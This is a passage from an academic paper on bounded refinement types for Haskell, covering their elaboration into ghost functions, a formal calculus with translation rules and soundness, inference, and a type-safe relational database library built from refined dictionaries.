The SMT solver validates the VC obtained by plugging the above into the bound. Instantiating the signature for `foldr` yields precisely the output type desired for `ex3`.

Previously, [27] describes a way to type `foldr` using abstract refinements that required the operator op to have one extra ghost argument. Bounds let us express induction without ghost arguments.

2.4 Implementation

To implement bounded refinement typing, we must solve two problems. Namely, how do we (1) *check*, and (2) *use* functions with bounded signatures? We solve both problems via a unifying insight inspired by the way typeclasses are implemented in Haskell.

1. **A Bound Specifies** a function type whose inputs are unconstrained, and whose output is some value that carries the refinement corresponding to the bound's body.
2. **A Bound is Implemented** by a ghost function that returns *true*, but is defined in a context where the bound's constraint holds when instantiated to the concrete refinements at the context.

We elaborate bounds into ghost functions satisfying the bound's type. To *check* bounded functions, we need to *call* the ghost function to materialize the bound constraint at particular values of interest. Dually, to *use* bounded functions, we need to *create* ghost functions whose outputs are guaranteed to satisfy the bound constraint. This elaboration reduces *bounded* refinement typing to the simpler problem of *unbounded* abstract refinement typing [27]. The formalization of our elaboration is described in § 3. Next, we illustrate the elaboration by explaining how it addresses the problems of checking and using bounded signatures like `compose`.

We Translate Bounds into Function Types called the bound-type where the inputs are unconstrained, and the outputs satisfy the bound's constraint. For example, the bound `Chain` used to type `compose` in § 2.3.1, corresponds to a function type, yielding the translated type for `compose`:

```
type ChainTy p q r
  = x:a -> y:b -> z:c
  -> {v:Bool | q x y => p y z => r x z}

compose :: (ChainTy p q r) -> (y:b -> c<p y>)
      -> (x:a -> b<q x>)
      -> (w:a -> c<r w>)
```

To Check Bounded Functions we view the bound constraints as extra (ghost) function parameters (cf. type class dictionaries), that satisfy the bound-type. Crucially, each expression where a subtyping constraint would be generated (by plain refinement typing) is wrapped with a “call” to the ghost to materialize the constraint at values of interest. For example we elaborate `compose` into:

```
compose $chain f g x =
  let t1 = g x
      t2 = f t1
      - = $chain x t1 t2 -- materialize
  in t2
```

In the elaborated version `$chain` is the ghost parameter corresponding to the bound. As is standard [21], we perform ANF-conversion to name intermediate values, and then wrap the function output with a call to the ghost to materialize the bound's constraint. Consequently, the output of `compose`, namely `t2`, is checked to be a subtype of the specified output type, in an environment *strengthened* with the bound's constraint instantiated at x , $t1$ and $t2$. This subtyping reduces to a quantifier free VC:

```
q x t1
=> p t1 t2
=> (q x t1 => p t1 t2 => r x t2)
=> v == t2 => r x v
```

whose first two antecedents are due to the types of `t1` and `t2` (via the output types of `g` and `f` respectively), and the third comes from

the call to `$chain`. The output value v has the singleton refinement that states it equals to t_2 , and finally the VC states that the output value v must be related to the input x via r . An SMT solver validates this decidable VC easily, thereby verifying `compose`.

Our elaboration inserts materialization calls *for all* variables (of the appropriate type) that are in scope at the given point. This could introduce upto n^k calls where k is the number of parameters in the bound and n the number of variables in scope. In practice (e.g., in `compose`) this number is small (e.g., 1) since we limit ourselves to variables of the appropriate types.

To preserve semantics we ensure that none of these materialization calls can diverge, by carefully constraining the structure of the arguments that instantiate the ghost functional parameters.

At Uses of Bounded Functions our elaboration uses the bound-type to create lambdas with appropriate parameters that just return true. For example, `ex2` is elaborated to:

```
ex2 = compose (λ_ _ _ → true) incr incr
```

This elaboration seems too naïve to be true: how do we ensure that the function actually satisfies the bound type?

Happily, that is automatically taken care of by function subtyping. Recalling the translated type for `compose`, the elaborated lambda $(\lambda_ _ _ \rightarrow \text{true})$ is constrained to be a subtype of `ChainTy p q r`. In particular, given the call site instantiation

```
p ↦ λy z → z == y + 1
q ↦ λx y → y == x + 1
r ↦ λx z → z == x + 2
```

this subtyping constraint reduces to the quantifier-free VC:

$$\begin{aligned} \llbracket \Gamma \rrbracket \Rightarrow \text{true} \Rightarrow (z == y + 1) \Rightarrow (y == x + 1) \\ \Rightarrow (z == x + 2) \end{aligned} \quad (3)$$

where Γ contains assumptions about the various binders in scope. The VC 3 is easily proved valid by an SMT solver, thereby verifying the subtyping obligation defined by the bound, and hence, that `ex2` satisfies the given type.

3. Formalism

Next we formalize Bounded Refinement Types by defining a core calculus λ_B and showing how it can be reduced to λ_P , the core language of Abstract Refinement Types [27]. We start by defining the syntax (§ 3.1) and semantics (§ 3.2) of λ_P and the syntax of λ_B (§ 3.3). Next, we provide a translation from λ_B to λ_P (§ 3.4). Then, we prove soundness by showing that our translation is semantics preserving (§ 3.5). Finally, we describe how type inference remains decidable in the presence of bounded refinements (§ 3.6).

3.1 Syntax of λ_P

We build our core language on top of λ_P , the language of Abstract Refinement Types [27]. Figure 1 summarizes the syntax of λ_P , a polymorphic λ -calculus extended with abstract refinements.

The Expressions of λ_P include the usual variables x , primitive constants c , λ -abstraction $\lambda x:t.e$, application $e e$, let bindings $\text{let } x:t = e \text{ in } e$, type abstraction $\Lambda \alpha.e$, and type application $e[t]$. (We add let-binders to λ_P from [27] as they can be reduced to λ -abstractions in the usual way.) The parameter t in the type application is a *refinement type*, as described shortly. Finally, λ_P includes refinement abstraction $\Lambda \pi : t.e$, which introduces a refinement variable π (with its type t), which can appear in refinements inside e , and the corresponding refinement application $e[\phi]$ that substitutes an abstract refinement with the parametric refinement ϕ , i.e., refinements r closed under lambda abstractions.

Expressions	$e ::= x \mid c \mid \lambda x:t.e \mid e x$ $\mid \text{let } x:t = e \text{ in } e$ $\mid \Lambda \alpha.e \mid e[t]$ $\mid \Lambda \pi : t.e \mid e[\phi]$
Constants	$c ::= \text{true} \mid \text{false} \mid \text{crash}$ $\mid 0 \mid 1 \mid -1 \mid \dots$
Parametric Refinements	$\phi ::= r \mid \lambda x:b.\phi$
Predicates	$p ::= c \mid \neg p \mid p = p \mid \dots$
Atomic Refinements	$a ::= p \mid \pi \bar{x}$
Refinements	$r ::= a \mid a \wedge r \mid a \Rightarrow r$
Basic Types	$b ::= \text{Int} \mid \text{Bool} \mid \alpha$
Types	$t ::= \{v : b \mid r\}$ $\mid \{v : (x : t) \rightarrow t \mid r\}$
Bounded Types	$\rho ::= t$
Schemata	$\sigma ::= \rho \mid \forall \alpha.\sigma \mid \forall \pi : t.\sigma$

Figure 1. Syntax of λ_P

Bounded Types	$\rho ::= t \mid \{\phi\} \Rightarrow \rho$
Expressions	$e ::= \dots \mid \Lambda \{\phi\}.e \mid e\{\phi\}$

Figure 2. Extending Syntax of λ_P to λ_B

The Primitive Constants of λ_P include *true*, *false*, \emptyset , 1, -1, etc.. In addition, we include a special untypable constant *crash* that models “going wrong”. Primitive operations return a crash when invoked with inputs outside their domain, e.g., when $/$ is invoked with \emptyset as the divisor, or when an `assert` is applied to *false*.

Atomic Refinements a are either concrete or abstract refinements. A *concrete refinement* p is a boolean valued expression (such as a constant, negation, equality, etc.) drawn from a *strict subset* of the language of expressions which includes only terms that (a) neither diverge nor crash, and (b) can be embedded into an SMT decidable refinement logic including the quantifier free theory of linear arithmetic and uninterpreted functions [29]. An *abstract refinement* $\pi \bar{x}$ is an application of a refinement variable π to a sequence of program variables. A *refinement* r is either a conjunction or implication of atomic refinements. To enable inference, we only allow implications to appear within bounds ϕ (§ 3.6).

The Types of λ_P written t include basic types, dependent functions and schemata quantified over type and refinement variables α and π respectively. A basic type is one of `Int`, `Bool`, or a type variable α . A refined type t is either a refined basic type $\{v : b \mid r\}$, or a dependent function type $\{v : (x : t) \rightarrow t \mid r\}$ where the parameter x can appear in the refinements of the output type. (We include refinements for functions, as refined type variables can be replaced by function types. However, typechecking ensures these refinements are trivially true.) In λ_P bounded types ρ are just a synonym for types t . Finally, schemata are obtained by quantifying bounded types over type and refinement variables.

3.2 Semantics of λ_P

Figure 3 summarizes the static semantics of λ_P as described in [27]. Unlike [27] that syntactically separates concrete (ρ) from abstract ($\pi \bar{x}$) refinements, here, for simplicity, we merge both concrete and abstract refinements to atomic refinements a .

A type environment Γ is a sequence of type bindings $x : \sigma$. We use environments to define three kinds of judgments:

Well-Formedness

 $\boxed{\Gamma \vdash \sigma}$

$$\begin{array}{c} \frac{\Gamma, v : b \vdash r : \text{Bool}}{\Gamma \vdash \{v : b \mid r\}} \text{WF-BASE} \quad \frac{\Gamma \vdash r : \text{Bool} \quad \Gamma \vdash t_x \quad \Gamma, x : t_x \vdash t}{\Gamma \vdash \{v : (x : t_x) \rightarrow t \mid r\}} \text{WF-FUN} \\[10pt] \frac{\Gamma, \pi : t \vdash \sigma}{\Gamma \vdash \forall \pi : t. \sigma} \text{WF-ABS-}\pi \quad \frac{\Gamma \vdash \sigma}{\Gamma \vdash \forall \alpha. \sigma} \text{WF-ABS-}\alpha \end{array}$$

Subtyping

 $\boxed{\Gamma \vdash \sigma_1 \preceq \sigma_2}$

$$\begin{array}{c} \frac{(\llbracket \Gamma \rrbracket \Rightarrow \llbracket r_1 \rrbracket \Rightarrow \llbracket r_2 \rrbracket) \text{ is valid}}{\Gamma \vdash \{v : b \mid r_1\} \preceq \{v : b \mid r_2\}} \preceq\text{-BASE} \quad \frac{\Gamma \vdash t_2 \preceq t_1 \quad \Gamma, x_2 : t_2 \vdash t'_1[x_2/x_1] \preceq t'_2}{\Gamma \vdash \{v : (x_1 : t_1) \rightarrow t'_1 \mid r_1\} \preceq \{v : (x_2 : t_2) \rightarrow t'_2 \mid \text{true}\}} \preceq\text{-FUN} \\[10pt] \frac{\Gamma, \pi : t \vdash \sigma_1 \preceq \sigma_2}{\Gamma \vdash \forall \pi : t. \sigma_1 \preceq \forall \pi : t. \sigma_2} \preceq\text{-RVAR} \quad \frac{\Gamma \vdash \sigma_1 \preceq \sigma_2}{\Gamma \vdash \forall \alpha. \sigma_1 \preceq \forall \alpha. \sigma_2} \preceq\text{-POLY} \end{array}$$

Type Checking

 $\boxed{\Gamma \vdash e : \sigma}$

$$\begin{array}{c} \frac{\Gamma \vdash e : \sigma_2 \quad \Gamma \vdash \sigma_2 \preceq \sigma_1 \quad \Gamma \vdash \sigma_1}{\Gamma \vdash e : \sigma_1} \text{T-SUB} \quad \frac{\Gamma \vdash e_x : t_x \quad \Gamma, x : t_x \vdash e : t \quad \Gamma \vdash t}{\Gamma \vdash \text{let } x := e_x \text{ in } e : t} \text{T-LET} \\[10pt] \frac{x : \{v : b \mid r\} \in \Gamma}{\Gamma \vdash x : \{v : b \mid v = x\}} \text{T-VAR-BASE} \quad \frac{x : t \in \Gamma}{\Gamma \vdash x : t} \text{T-VAR} \quad \frac{}{\Gamma \vdash c : tc(c)} \text{T-CONST} \\[10pt] \frac{\Gamma \vdash e_1 : (x : t_x) \rightarrow t \quad \Gamma \vdash e_2 : t_x}{\Gamma \vdash e_1 e_2 : t[e_2/x]} \text{T-APP} \quad \frac{\Gamma, x : t_x \vdash e : t \quad \Gamma \vdash t_x}{\Gamma \vdash \lambda x : t_x. e : (x : t_x) \rightarrow t} \text{T-FUN} \quad \frac{\Gamma, \alpha \vdash e : \sigma}{\Gamma \vdash \Lambda \alpha. e : \forall \alpha. \sigma} \text{T-GEN} \\[10pt] \frac{\Gamma \vdash e : \forall \pi : t. \sigma \quad \Gamma \vdash \overline{\lambda x : t_x. r'} : t}{\Gamma \vdash e [\lambda x : t_x. r'] : \sigma[\overline{\lambda x : t_x. r'}/\pi]} \text{T-PINST} \quad \frac{\Gamma, \pi : t \vdash e : \sigma \quad \Gamma \vdash t}{\Gamma \vdash \Lambda \pi : t. e : \forall \pi : t. \sigma} \text{T-PGEN} \quad \frac{\Gamma \vdash e : \forall \alpha. \sigma \quad \Gamma \vdash t}{\Gamma \vdash e [\tau] : \sigma[t/\alpha]} \text{T-INST} \end{array}$$

Figure 3. Static Semantics: Well-formedness, Subtyping and Type Checking

- **Well-formedness judgments** ($\Gamma \vdash \sigma$) state that a type schema σ is well-formed under environment Γ . That is, the judgment states that the refinements in σ are boolean expressions in the environment Γ .
- **Subtyping judgments** ($\Gamma \vdash \sigma_1 \preceq \sigma_2$) state that the type schema σ_1 is a subtype of the type schema σ_2 under environment Γ . That is, the judgment states that when the free variables of σ_1 and σ_2 are bound to values described by Γ , the values described by σ_1 are a subset of those described by σ_2 .
- **Typing judgments** ($\Gamma \vdash e : \sigma$) state that the expression e has the type schema σ under environment Γ . That is, the judgment states that when the free variables in e are bound to values described by Γ , the expression e will evaluate to a value described by σ .

The Well-formedness rules check that the concrete and abstract refinements are indeed Bool-valued expressions in the appropriate environment. The key rule is WF-BASE, which checks that the refinement r is boolean.

The Subtyping rules stipulate when the set of values described by schema σ_1 is subsumed by (i.e., contained within) the values described by σ_2 . The rules are standard except for \preceq -BASE, which reduces subtyping of basic types to validity of logical implications, by translating the refinements r and the environment Γ into logical formulas:

$$\llbracket r \rrbracket \doteq r \quad \llbracket \Gamma \rrbracket \doteq \bigwedge \{r[x/v] \mid (x, \{v : b \mid r\}) \in \Gamma\}$$

Recall that we ensure that the refinements r belong to a decidable logic so that validity checking can be performed by an off-the-self SMT solver.

Type Checking Rules are standard except for T-PGEN and T-PINST, which pertain to abstraction and instantiation of abstract refinements. The rule T-PGEN is the same as T-FUN: we simply check the body e in the environment extended with a binding for the refinement variable π . The rule T-PINST checks that the concrete refinement is of the appropriate (unrefined) type τ , and then replaces all (abstract) applications of π inside σ with the appropriate (concrete) refinement r' with the parameters \overline{x} replaced with arguments at that application. In [27] we prove the following soundness result for λ_P which states that well-typed programs cannot crash:

Lemma (Soundness of λ_P [27]). *If $\emptyset \vdash e : \sigma$ then $e \not\rightarrow_P^* \text{crash}$.*

3.3 Syntax of λ_B

Figure 2 shows how we obtain the syntax for λ_B by extending the syntax of λ_P with *bounded* types.

The Types of λ_B extend those of λ_P with bounded types ρ , which are the types t guarded by bounds ϕ .

The Expressions of λ_B extend those of λ_P with *abstraction* over bounds $\Lambda\{\phi\}.e$ and *application* of bounds $e\{\phi\}$. Intuitively, if an expression e has some type ρ then $\Lambda\{\phi\}.e$ has the type $\{\phi\} \Rightarrow \rho$. We include an explicit bound application $e\{\phi\}$ to simplify the formalization; these applied bounds are automatically synthesized from the type of e , and are of the form $\overline{\lambda x : p. \text{true}}$.

Notation. We write b , $b(\pi \overline{x})$, $\{v : b(\pi \overline{x}) \mid r\}$ to abbreviate $\{v : b \mid \text{true}\}$, $\{v : b \mid \pi \overline{x} v\}$, $\{v : b \mid r \wedge \pi \overline{x} v\}$ respectively. We say a type or schema is *non-refined* if all the refinements in it are

true. We get the *shape* of a type t (i.e., the System-F type) by the function $\text{Shape}(t)$ defined:

$$\begin{aligned}\text{Shape}(\{v : b \mid r\}) &\doteq b \\ \text{Shape}(\{v : (x : t_1) \rightarrow t_2 \mid r\}) &\doteq \text{Shape}(t_1) \rightarrow \text{Shape}(t_2)\end{aligned}$$

3.4 Translation from λ_B to λ_P

Next, we show how to translate a term from λ_B to one in λ_P . We assume, without loss of generality that the terms in λ_B are in Administrative Normal Form (i.e., all applications are to variables.)

Bounds Correspond To Functions that explicitly “witness” the fact that the bound constraint holds at a given set of “input” values. That is we can think of each bound as a universally quantified relationship between various (abstract) refinements; by “calling” the function on a set of input values x_1, \dots, x_n , we get to *instantiate* the constraint for that particular set of values.

Bound Environments Φ are used by our translation to track the set of bound-functions (names) that are in scope at each program point. These names are distinct from the regular program variables that will be stored in Variable Environments Γ . We give bound functions distinct names so that they cannot appear in the regular source, only in the places where calls are inserted by our translation. The translation ignores refinements entirely; both environments map their names to their non-refined types.

The Translation is formalized in Figure 4 via a relation $\Gamma; \Phi \vdash e \rightsquigarrow e'$, that translates the expression e in λ_B into e' in λ_P . Most of the rules in figure 4 recursively translate the sub-expressions. Types that appear inside expressions are syntactically restricted to not contain bounds, thus types inside expressions do not require translation. Here we focus on the three interesting rules:

1. **At bound abstractions** $\Lambda\{\phi\}.e$ we convert the bound ϕ into a bound-function parameter of a suitable type,
2. **At variable binding sites** i.e., λ - or *let*-bindings, we use the bound functions to *materialize* the bound constraints for all the variables in scope after the binding,
3. **At bound applications** $e\{\phi\}$ we provide regular functions that witness that the bound constraints hold.

1. Rule CABS translates bound abstractions $\Lambda\{\phi\}.e$ into a plain λ -abstraction. In the translated expression $\lambda f : \langle\phi\rangle. e'$ the bound becomes a function named f with type $\langle\phi\rangle$ defined:

$$\begin{aligned}\langle\lambda x : b.\phi\rangle &\doteq (x : b) \rightarrow \langle\phi\rangle \\ \langle r \rangle &\doteq \{v : \text{Bool} \mid r\}\end{aligned}$$

That is, $\langle\phi\rangle$ is a function type whose final output carries the refinement corresponding to the constraint in ϕ . Note that the translation generates a fresh name f for the bound function (ensuring that it cannot be used in the regular code) and saves it in the bound environment Φ to let us materialize the bound constraint when translating the body e of the abstraction.

2. Rules FUN and LET materialize bound constraints at variable binding sites (λ -abstractions and *let*-bindings respectively.) If we view the bounds as universally quantified constraints over the (abstract) refinements, then our translation exhaustively and eagerly *instantiates* the constraints at each point that a new binder is introduced into the variable environment, over all the possible candidate sets of variables in scope at that point. The instantiation is

Variable Environment	$\Gamma ::= \emptyset \mid \Gamma, x : \tau$
Bound Environment	$\Phi ::= \emptyset \mid \Phi, x : \tau$
Translation	$\boxed{\Gamma; \Phi \vdash e \rightsquigarrow e'}$
<hr/>	
$\frac{}{\Gamma; \Phi \vdash x \rightsquigarrow x}$ VAR	$\frac{}{\Gamma; \Phi \vdash c \rightsquigarrow c}$ CON
<hr/>	
$\frac{\Gamma' = \Gamma, x : \text{Shape}(t) \quad \Gamma'; \Phi \vdash e \rightsquigarrow e'}{\Gamma; \Phi \vdash \lambda x : t. e \rightsquigarrow \lambda x : t. \text{Inst}(\Gamma', \Phi, e')}$ FUN	
<hr/>	
$\frac{\Gamma; \Phi \vdash e_x \rightsquigarrow e'_x \quad \Gamma' = \Gamma, x : \text{Shape}(t) \quad \Gamma'; \Phi \vdash e \rightsquigarrow e'}{\Gamma; \Phi \vdash \text{let } x : t = e_x \text{ in } e \rightsquigarrow \text{let } x : \tau = e'_x \text{ in } \text{Inst}(\Gamma', \Phi, e')}$ LET	
<hr/>	
$\frac{\Gamma; \Phi \vdash e_1 \rightsquigarrow e'_1 \quad \Gamma; \Phi \vdash e_2 \rightsquigarrow e'_2}{\Gamma; \Phi \vdash e_1 e_2 \rightsquigarrow e'_1 e'_2}$ APP	
<hr/>	
$\frac{\Gamma; \Phi \vdash e \rightsquigarrow e'}{\Gamma; \Phi \vdash \Lambda\alpha. e \rightsquigarrow \Lambda\alpha. e'}$ TABS	$\frac{\Gamma; \Phi \vdash e \rightsquigarrow e'}{\Gamma; \Phi \vdash e[t] \rightsquigarrow e'[t]}$ TAPP
<hr/>	
$\frac{\Gamma; \Phi \vdash e \rightsquigarrow e'}{\Gamma; \Phi \vdash \Lambda\pi : t.e \rightsquigarrow \Lambda\pi : t.e'}$ PABS	
<hr/>	
$\frac{\Gamma; \Phi \vdash e_1 \rightsquigarrow e'_1 \quad \Gamma; \Phi \vdash e_2 \rightsquigarrow e'_2}{\Gamma; \Phi \vdash e_1[e_2] \rightsquigarrow e'_1[e'_2]}$ PAPP	
<hr/>	
$\frac{\text{fresh } f \quad \Gamma; \Phi, f : \text{Shape}(\langle\phi\rangle) \vdash e \rightsquigarrow e'}{\Gamma; \Phi \vdash \Lambda\{\phi\}.e \rightsquigarrow \lambda f : \langle\phi\rangle. e'}$ CABS	
<hr/>	
$\frac{\Gamma; \Phi \vdash e \rightsquigarrow e'}{\Gamma; \Phi \vdash e\{\phi\} \rightsquigarrow e' \text{Const}(\phi)}$ CAPP	

Figure 4. Translation Rules from λ_B to λ_P

performed by $\text{Inst}(\Gamma, \Phi, e)$

$$\begin{aligned}\text{Inst}(\Gamma, \Phi, e) &\doteq \text{Wrap}(e, \text{Instances}(\Gamma, \Phi)) \\ \text{Wrap}(e, \{e_1, \dots, e_n\}) &\doteq \text{let } t_1 = e_1 \text{ in } \dots \text{let } t_n = e_n \text{ in } e \\ &\quad (\text{where } t_i \text{ are fresh Bool binders}) \\ \text{Instances}(\Gamma, \Phi) &\doteq \{ f \bar{x} \mid f : \tau \leftarrow \Phi, \bar{x} : _ \leftarrow \Gamma \\ &\quad \quad \quad , \Gamma, f : \tau \vdash_B f \bar{x} : \text{Bool} \}\end{aligned}$$

The function takes the environments Γ and Φ , an expression e and a variable x of type t and uses *let*-bindings to materialize all the bound functions in Φ that accept the variable x . Here, $\Gamma \vdash_B e : \tau$ is the standard typing derivation judgment for the non-refined System F and so we elide it for brevity.

3. Rule CAPP translates bound applications $e\{\phi\}$ into plain λ abstractions that witness that the bound constraints hold. That is, as within e , bounds are translated to a bound function (parameter) of type $\langle\phi\rangle$, we translate ϕ into a λ -term that, via subtyping must have the required type $\langle\phi\rangle$. We construct such a function via $\text{Const}(\phi)$ that depends only on the *shape* of the bound, i.e., the non-refined types of its parameters (and not the actual constraint itself).

$$\begin{aligned}\text{Const}(r) &\doteq \text{true} \\ \text{Const}(\lambda x : b.\phi) &\doteq \lambda x : b. \text{Const}(\phi)\end{aligned}$$

This seems odd: it is simply a constant function, how can it possibly serve as a bound? The answer is that subtyping in the translated λ_P term will verify that in the context in which the above constant function is created, the singleton *true* will indeed carry the refinement corresponding to the bound constraint, making this synthesized constant function a valid realization of the bound function.

Recall that in the example [ex2](#) of the overview (§ 2.4) the subtyping constraint that decides is the constant *true* is a valid bound reduces to the equation 3 that is a tautology.

3.5 Soundness

The Small-Step Operational Semantics of λ_B are defined by extending a similar semantics for λ_P which is a standard call-by-value calculus where abstract refinements are boolean valued functions [27]. Let \hookrightarrow_P denote the transition relation defining the operational semantics of λ_P and \hookrightarrow_B^* denote the reflexive transitive closure of \hookrightarrow_P . We thus obtain the transition relation \hookrightarrow_B :

$$(\Lambda\{\phi\}.e)\{\phi\} \hookrightarrow_B e \quad e \hookrightarrow_B e', \text{ if } e \hookrightarrow_P e'$$

Let \hookrightarrow_B^* denote the reflexive transitive closure of \hookrightarrow_B .

The Translation is Semantics Preserving in the sense that if a source term e of λ_B reduces to a constant then the translated variant of e' also reduces to the same constant:

Lemma. *If $\emptyset; \emptyset \vdash e \rightsquigarrow e'$ and $e \hookrightarrow_B^* c$ then $e' \hookrightarrow_P^* c$.*

The Soundness of λ_B follows by combining the above Semantics Preservation Lemma with the soundness of λ_P .

To Typecheck a λ_B program e we translate it into a λ_P program e' and then type check e' ; if the latter check is safe, then we are guaranteed that the source term e will not crash:

Theorem (Soundness). *If $\emptyset; \emptyset \vdash e \rightsquigarrow e'$ and $\emptyset \vdash e' : \sigma$ then $e \not\hookrightarrow_B^* \text{crash}$.*

3.6 Inference

A critical feature of bounded refinements is that we can automatically synthesize instantiations of the abstract refinements by: (1) generating templates corresponding to the unknown types where fresh variables κ denote the unknown refinements that an abstract refinement parameter π is instantiated with, (2) generating subtyping constraints over the resulting templates, and (3) solving the constraints via abstract interpretation.

Inference Requires Monotonic Constraints. Abstract interpretation only works if the constraints are *monotonic* [5], which in this case means that the κ variables, and correspondingly, the abstract refinements π must only appear in *positive* positions within refinements (*i.e.*, not under logical negations). The syntax of refinements shown in Figure 1 violates this requirement via refinements of the form $\pi \bar{x} \Rightarrow r$.

We restrict implications to bounds *i.e.*, prohibit them from appearing elsewhere in type specifications. Consequently, the implications only appear in the *output* type of the (first order) “ghost” functions that bounds are translated to. The resulting subtyping constraints only have *implications inside super-types*, *i.e.*, as:

$$\Gamma \vdash \{v:b \mid a\} \preceq \{v:b \mid a_1 \Rightarrow \dots \Rightarrow a_n \Rightarrow a_q\}$$

By taking into account the semantics of subtyping, we can push the antecedents into the environment, *i.e.*, transform the above into an equivalent constraint in the form:

$$\Gamma, \{x_1:b_1 \mid a'_1\}, \dots, \{x_n:b_n \mid a'_n\} \vdash \{v:b \mid a'\} \preceq \{v:b \mid a'_q\}$$

where all the abstract refinements variables π (and hence instance variables κ) appear positively, ensuring that the constraints are monotonic, hence permitting inference via Liquid Typing [21].

Title	Director	Year	Star
“Birdman”	“Iñárritu”	2014	8.1
“Persepolis”	“Paronnaud”	2007	8.0

Figure 5. Example Table of Movies

4. A Refined Relational Database

Next, we use bounded refinements to develop a library for relational algebra, which we use to enable generic, type safe database queries. A relational database stores data in *tables*, that are a collection of *rows*, which in turn are *records* that represent a unit of data stored in the table. The tables’s *schema* describes the types of the values in each row of the table. For example, the table in Figure 5 organizes information about movies, and has the schema:

Title:String, Dir:String, Year:Int, Star:Double

First, we show how to write type safe extensible records that represent rows, and use them to implement database tables (§ 4.1). Next, we show how bounds let us specify type safe relational operations and how they may be used to write safe database queries (§ 4.2).

4.1 Rows and Tables

We represent the rows of a database with dictionaries, which are maps from a set of keys to values. In the sequel, each key corresponds to a column, and the mapped value corresponds to a valuation of the column in a particular row.

A dictionary `Dict <r> k v` maps a key x of type k to a value of type v that satisfies the property $r \ x$

```
type Range k v = k → v → Bool

data Dict k v <r :: Range k v> = D {
  dkeys :: [k]
  , dfun  :: x:{k | x ∈ elts dkeys} → v<r x>
}
```

Each dictionary d has a domain `dkeys` *i.e.*, the list of keys for which d is defined and a function `dfun` that is defined only on elements x of the domain `dkeys`. For each such element x , `dfun` returns a value that satisfies the property $r \ x$.

Propositions about the theory of sets can be decided efficiently by modern SMT solvers. Hence we use such propositions within refinements [28]. The measures (logical functions) `elts` and `keys` specify the set of keys in a list and a dictionary respectively:

```
elts      :: [a] → Set a
elts []   = ∅
elts (x:xs) = {x} ∪ elts xs

keys      :: Dict k v → Set k
keys d    = elts (dkeys d)
```

Domain and Range of dictionaries. In order to precisely define the domain (*e.g.*, columns) and range (*e.g.*, values) of a dictionary (*e.g.*, row), we define the following aliases:

```
type RD k v <dom :: Dom k v, rng :: Range k v>
  = {v:Dict <rng> k v | dom v}

type Dom k v = Dict k v → Bool
```

We may instantiate `dom` and `rng` with predicates that precisely describe the values contained with the dictionary. For example,

```
RD < λd → keys d == {"x"}
    , λk v → 0 < v          > String Int
```

describes dictionaries with a single field "x" whose value (as determined by `dfun`) is strictly greater than 0. We will define schemas by appropriately instantiating the abstract refinements `dom` and `rng`.

An empty dictionary has an empty domain and a function that will never be called:

```
empty    :: RD <emptyRD, rFalse> k v
empty    = D [] (λx → error "calling empty")

emptyRD  = λd → keys d == {}
rFalse   = λk v → false
```

We define singleton maps as dependent pairs $x := y$ which denote the mapping from x to y :

```
data P k v <r :: Range k v>
  = (:=) {pk :: k, pv :: v <r pk>}
```

Thus, $\text{key} := \text{val}$ has type $P <r> k v$ only if $r \text{ key val}$.

A dictionary may be extended with a singleton binding (which maps the new key to its new value).

```
(+=)    :: bind:P<r> k v
        → dict:RD<pTrue, r> k v
        → RD <addKey (pk bind) dict, r> k v

(k := v) += (D ks f)
          = D (k:ks)
            (λi → if i == k then v else f i)

addKey   = λk d d' → keys d' == {k} ∪ keys d
pTrue    = λ_ → true
```

Thus, $(k := v) += d$ evaluates to a dictionary d' that extends d with the mapping from k to v . The type of $(+=)$ constrains the new binding `bind`, the old dictionary `dict` and the returned value to have the same range invariant r . The return type states that the output dictionary's domain is that of the domain of `dict` extended by the new key `(pk bind)`.

To model a row in a table *i.e.*, a schema, we define the unrefined (Haskell) type `Schema`, which is a dictionary mapping `Strings`, *i.e.*, the names of the fields of the row, to elements of some universe `Univ` containing `Int`, `String` and `Double`. (A closed universe is not a practical restriction; most databases support a fixed set of types.)

```
data Univ  = I Int | S String | D Double

type Schema = RD String Univ
```

We refine Schema with concrete instantiations for `dom` and `rng`, in order to recover precise specifications for a particular database. For example, `MovieSchema` is a refined `Schema` that describes the rows of the Movie table in Figure 5:

```
type MovieSchema = RD <md, mr> String Univ

md = λd →
  keys d == {"year", "star", "dir", "title"}
mr = λk v →
  (k == "year" ⇒ isI v && 1888 < toI v)
  && (k == "star" ⇒ isD v && 0 ≤ toD v ≤ 10)
  && (k == "dir"  ⇒ isS v)
  && (k == "title" ⇒ isS v)

isI (I _) = True
```

```
isI _      = False

toI        :: {v: Univ | isI v} → Int
toI (I n) = n
...
```

The predicate `md` describes the *domain* of the movie schema, restricting the keys to exactly "year", "star", "dir", and "title". The range predicate `mr` describes the types of the values in the schema: a dictionary of type `MovieSchema` must map "year" to an `Int`, "star" to a `Double`, and "dir" and "title" to `Strings`. The range predicate may be used to impose additional constraints on the values stored in the dictionary. For instance, `mr` restricts the year to be not only an integer but also greater than 1888.

We populate the Movie Schema by extending the empty dictionary with the appropriate pairs of fields and values. For example, here are the rows from the table in Figure 5

```
movie1, movie2 :: MovieSchema
movie1 = ("title" := S "Persepolis")
      += ("dir"   := S "Paronnaud")
      += ("star"  := D 8)
      += ("year"  := I 2007)
      += empty

movie2 = ("title" := S "Birdman")
      += ("star"  := D 8.1)
      += ("dir"   := S "Inarritu")
      += ("year"  := I 2014)
      += empty
```

Typing `movie1` (and `movie2`) as `MovieSchema` boils down to proving: That `keys movie1 == {"year", "star", "dir", "title"}`; and that each key is mapped to an appropriate value as determined by `mr`. For example, declaring `movie1`'s year to be `I 1888` or even misspelling "dir" as "Dir" will cause the `movie1` to become ill-typed. As the (sub)typing relation depends on logical implication (unlike in `HList` based approaches [12]) key ordering *does not* affect type-checking; in `movie1` the star field is added before the director, while `movie2` follows the opposite order.

Database Tables are collections of rows, *i.e.*, collections of refined dictionaries. We define a type alias `RT s` (Refined Table) for the list of refined dictionaries from the field type `String` to the `Universe`.

```
type RT (s :: {dom::TDom, rng::TRange})
  = [RD <s.dom, s.rng> String Univ]

type TDom  = Dom   String Univ
type TRange = Range String Univ
```

For brevity we pack both the domain and the range refinements into a record `s` that describes the schema refinement; *i.e.*, each row dictionary has domain `s.dom` and range `s.rng`.

For example, the table from Figure 5 can be represented as a type `MoviesTable` which is an `RT` refined with the domain and range `md` and `mr` described earlier (§ 4.1):

```
type MoviesTable = RT {dom = md, rng = mr}

movies :: MoviesTable
movies = [movie1, movie2]
```

4.2 Relational Algebra

Next, we describe the types of the relational algebra operators which can be used to manipulate refined rows and tables. For space reasons, we show the *types* of the basic relational operators; their (verified) implementations can be found online [24].


```

union    :: RT s → RT s → RT s
diff     :: RT s → RT s → RT s
select   :: (RD s → Bool) → RT s → RT s
